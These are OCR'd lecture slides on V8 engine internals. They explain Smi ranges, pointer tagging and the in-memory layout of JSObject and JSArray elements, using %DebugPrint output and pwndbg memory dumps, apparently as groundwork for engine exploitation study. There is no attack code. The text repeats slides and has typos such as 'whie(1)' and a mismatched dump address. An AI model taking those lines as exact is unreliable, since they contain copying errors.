


https://circuitdigest.com/calculators/bit-shift-calculator

03 Value Representation (3)

Smi(Small Integer) Range

- Signed Integer's range is −2,147,483,648(-2^{31}) ~ 2,147,483,647($2^{31}-1$) and total number is 4,294,967,296
- Smi's range is −1,073,741,824(-2^{30}) ~ 1,073,741,823($2^{30}-1$) and total number is 2,147,483,648
- Exceeding Smi or Float values are stored as 64-bit double type on the heap




※ Signed Integer Range: -2^{31} to $2^{31}-1$
Total number: 4,294,967,296

※ Smi Range: -2^{30} to $2^{30}-1$
Total number: 2,147,483,648


- 0: Smi
- 1: Tagged Pointer

04 Object Structure (1)



04 Object Structure (1) – JSObject

Example 2





```
// jsobject.js
obj = {"first": 2, "second": 9, "third": 9 };
%DebugPrint(obj);
while(1);  // prevent to memories reset
```

```
$ gdb -q ./d8
pwndbg> r --allow-natives-syntax chapter2/jsobject.js
DebugPrint: 0x2bb600049b6d: [JS_OBJECT_TYPE]-> JSObject object
 - map : 0x2bb60019a749 <Map[24](HOLEY_ELEMENTS)>[FastProperties]
 - prototype: 0x2bb600184b11 <Object map = 0x2bb60018414d>
 - elements: 0x2bb6000006cd <FixedArray[0]>[HOLEY_ELEMENTS]
 - properties: 0x2bb6000006cd <FixedArray[0]>
 - All own properties (excluding elements): {      -> 2, 9, 9: value
    0x2bb60019a5b9: [String] in OldSpace: #first: 2 (const data
field 0), location: in-object
    0x2bb600005585: [String] in ReadOnlySpace: #second: 9 (const
data field 1), location: in-object
    0x2bb60019a5cd: [String] in OldSpace: #third: 9 (const data
field 2), location: in-object
}
...
pwndbg> x/8wx 0x2bb600049b6d - 1-> 1 : tagged pointer
0x274600049b6c:0x0019a749  0x000006cd  0x000006cd  0x00000004
0x274600049b7c:0x00000012  0x00000012  0x0000062d  0x00010001
                          -> 0x4, 0x12, 0x12: Smi
```

04 Object Structure (2) – JSArray


Example 3




```
// jsarray_smi.js
arr = [1, 2, 3];
%DebugPrint(arr);
whie(1); // prevent to memories reset
```

```
$ gdb -q ./d8
pwndbg> r --allow-natives-syntax chapter2/jsarray_smi.js
DebugPrint: 0x16b200049b55: [JSArray]
 - map:0x16b20018e6b1 <Map[16](PACKED_SMI_ELEMENTS)>
[FastProperties]
 - prototype: 0x16b20018e925 <JSArray[0]>
 - elements: 0x16b20019a62d <FixedArray[3]> [PACKED_SMI_ELEMENTS
(COW)]
 - length: 3
 - properties: 0x16b2000006cd <FixedArray[0]>
 - All own properties (excluding elements): {
  ...
}
 - elements: 0x16b20019a62d <FixedArray[3]> {
           0: 1
           1: 2
           2: 3
 }
```


05 JSArray Structure (1) - Elements




```
// jsarray_smi.js
arr = [1, 2, 3];
%DebugPrint(arr);
whie(1); // prevent to memories reset
```

```
$ gdb -q ./d8
pwndbg> r --allow-natives-syntax chapter2/jsarray_smi.js
DebugPrint: 0x16b200049b55: [JSArray]
...
 - elements: 0x16b20019a62d <FixedArray[3]> [PACKED_SMI_ELEMENTS
(COW)]
...

pwndbg> x/wx 0x16b20019a62d - 1
0x16b20019a62c: 0x00000605

pwndbg> x/wx 0x16b20019a62d - 1 + 0x1
0x16b20019a62d: 0x06000006

pwndbg> x/wx 0x16b20019a62d - 1 + 0x2
0x16b20019a62e: 0x00060000
...
pwndbg> x/wx 0x16b20019a62d - 1 + 0x8
0x16b20019a634: 0x00000002 -> 0x2: Smi (=1)
```


05 JSArray Structure (1) - Elements




```
// jsarray_smi.js
arr = [1, 2, 3];
%DebugPrint(arr);
whie(1); // prevent to memories reset
```

```
$ gdb -q ./d8
pwndbg> r --allow-natives-syntax chapter2/jsarray_smi.js
DebugPrint: 0x16b200049b55: [JSArray]
...
 - elements: 0x16b20019a62d <FixedArray[3]> [PACKED_SMI_ELEMENTS
(COW)]
...

pwndbg> job 0x16b20019a62d
0x16b20019a62d: [FixedArray] in OldSpace
 - map: 0x16b200000605  <Map(FIXED_ARRAY_TYPE)>
 - length: 3
           0: 1
           1: 2
           2: 3

pwndbg> x/8wx 0x16b20019a62d - 1
0x16b20019a62c: 0x00000605   0x00000006   0x00000002
0x00000004
0x16b20019a63c: 0x00000006   0x000010ad   0x00000000
0x0019a62d
```

05 JSArray Structure (2) - Elements





```
// jsarray_smi.js
arr = [1, 2, 3];
%DebugPrint(arr);
whie(1); // prevent to memories reset
```

```
$ gdb -q ./d8
pwndbg> r --allow-natives-syntax chapter2/jsarray_smi.js
DebugPrint: 0x16b200049b55: [JSArray]
...
 - elements: 0x16b20019a62d <FixedArray[3]> [PACKED_SMI_ELEMENTS
(COW)]
...
 }
 - elements: 0x16b20019a62d <FixedArray[3]> {
           0: 1
           1: 2
           2: 3
 }

pwndbg> x/wx 0x16b200049b55 - 1 + 0x8
0x16b200049b5c: 0x0019a62d

pwndbg> x/3wx 0x16b20019a62d - 1 + 0x8
0x16b20019a634: 0x00000002   0x00000004   0x00000006
```

05 JSArray Structure (3) - Elements

Example 4





```
//jsarray_double.js
arr = [1111111111, 1.1, 2.2, 3.3];
%DebugPrint(arr);
while(1); // prevent to memories reset
```

```
$ gdb -q ./d8
pwndbg> r --allow-natives-syntax chapter2/jsarray_double.js
DebugPrint: 0x3ecb00049b91: [JSArray]
...
- elements: 0x3ecb00049b69
<FixedDoubleArray[4]>[PACKED_DOUBLE_ELEMENTS]
...
pwndbg> job 0x3ecb00049b69
0x3ecb00049b69: [FixedDoubleArray]
 - map: 0x3ecb00000851 <Map(FIXED_DOUBLE_ARRAY_TYPE)>
 - length: 4
           0: 1.11111e+09
           1: 1.1
           2: 2.2
           3: 3.3

pwndbg> x/8wx 0x3ecb00049b69 - 1
0x3ecb00049b68: 0x00000851   0x00000008   0x71c00000
0x41d08e8d
0x3ecb00049b78: 0x9999999a   0x3ff19999   0x9999999a
0x40019999
```

05 JSArray Structure (3) - Elements

Example 4





```
//jsarray_double.js
arr = [1111111111, 1.1, 2.2, 3.3];
%DebugPrint(arr);
while(1); // prevent to memories reset
```

```
$ gdb -q ./d8
pwndbg> r   --allow-natives-syntax   chapter2/jsarray_double.js
DebugPrint: 0x3ecb00049b91: [JSArray]
...
- elements: 0x3ecb00049b69
<FixedDoubleArray[4]>[PACKED_DOUBLE_ELEMENTS]
...

pwndbg> x/6gx 0x3ecb00049b69 - 1
0x3ecb00049b68: 0x0000000800000851   0x41d08e8d71c00000
0x3ecb00049b78: 0x3ff199999999999a   0x400199999999999a
0x3ecb00049b88: 0x400a666666666666   0x000006cd0018efb1
```

05 JSArray Structure (3) - Elements

Example 4




